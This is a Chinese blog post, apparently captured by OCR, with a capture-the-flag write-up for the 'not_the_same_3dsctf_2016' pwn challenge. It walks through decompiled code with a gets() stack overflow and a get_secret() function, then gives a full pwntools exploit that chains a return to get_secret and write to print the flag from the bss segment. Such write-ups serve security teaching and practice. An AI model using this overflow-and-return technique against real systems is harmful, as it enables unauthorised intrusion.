
not_the_same_3dsctf_2016

原创

m0sway 于 2022-03-28 13:02:46 发布 35 收藏


分类专栏： BUU-WP 文章标签： pwn python CTF 网络安全 WriteUp

本文链接：https://blog.csdn.net/m0sway/article/details/123792723



not_the_same_3dsctf_2016

使用`checksec`查看：



只开启了栈不可执行。

放进IDA中分析：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [esp+Fh] [ebp-2Dh]

  printf("b0r4 v3r s3 7u 4h o b1ch4o m3m0... ");
  gets(&v4);
  return 0;
}
```

- `gets(&v4);`：存在栈溢出

在`main()`函数上面发现一个`get_secret()`函数：

```
int get_secret()
{
  int v0; // esi

  v0 = fopen("flag.txt", &unk_80CF91B);
  fgets(&fl4g, 45, v0);
  return fclose(v0);
}
```

```
.bss:080ECA2C                 db    ? ;
.bss:080ECA2D                 public fl4g
.bss:080ECA2D fl4g            db    ? ;               ; DATA XREF: get_secret+26↑o
.bss:080ECA2E                 db    ? ;
.bss:080ECA2F                 db    ? ;
.bss:080ECA30                 db    ? ;
```

- `fgets(&fl4g, 45, v0);`：将读取到的flag存在了bss段上地址为`080ECA2D`

题目思路

- 主函数存在栈溢出，可通过该栈溢出将返回地址覆盖成`get_secret()`的地址。
- flag已经读取到bss段中了，可通过`write`函数将bss段中的flag给打印出来。

步骤解析

> 无需

完整exp

```
from pwn import *

#start
r = remote("node4.buuoj.cn",27604)
# r = process("../buu/not_the_same_3dsctf_2016")
elf = ELF("../buu/not_the_same_3dsctf_2016")

#params
flag_func_addr = elf.symbols['get_secret']
flag_addr=0x80ECA2D

#attack
payload=b'M' * 45 + p32(flag_func_addr) + p32(elf.sym['write']) + b'M'*4 + p32(1) + p32(flag_addr) + p32(100)
r.sendline(payload)

r.interactive()
```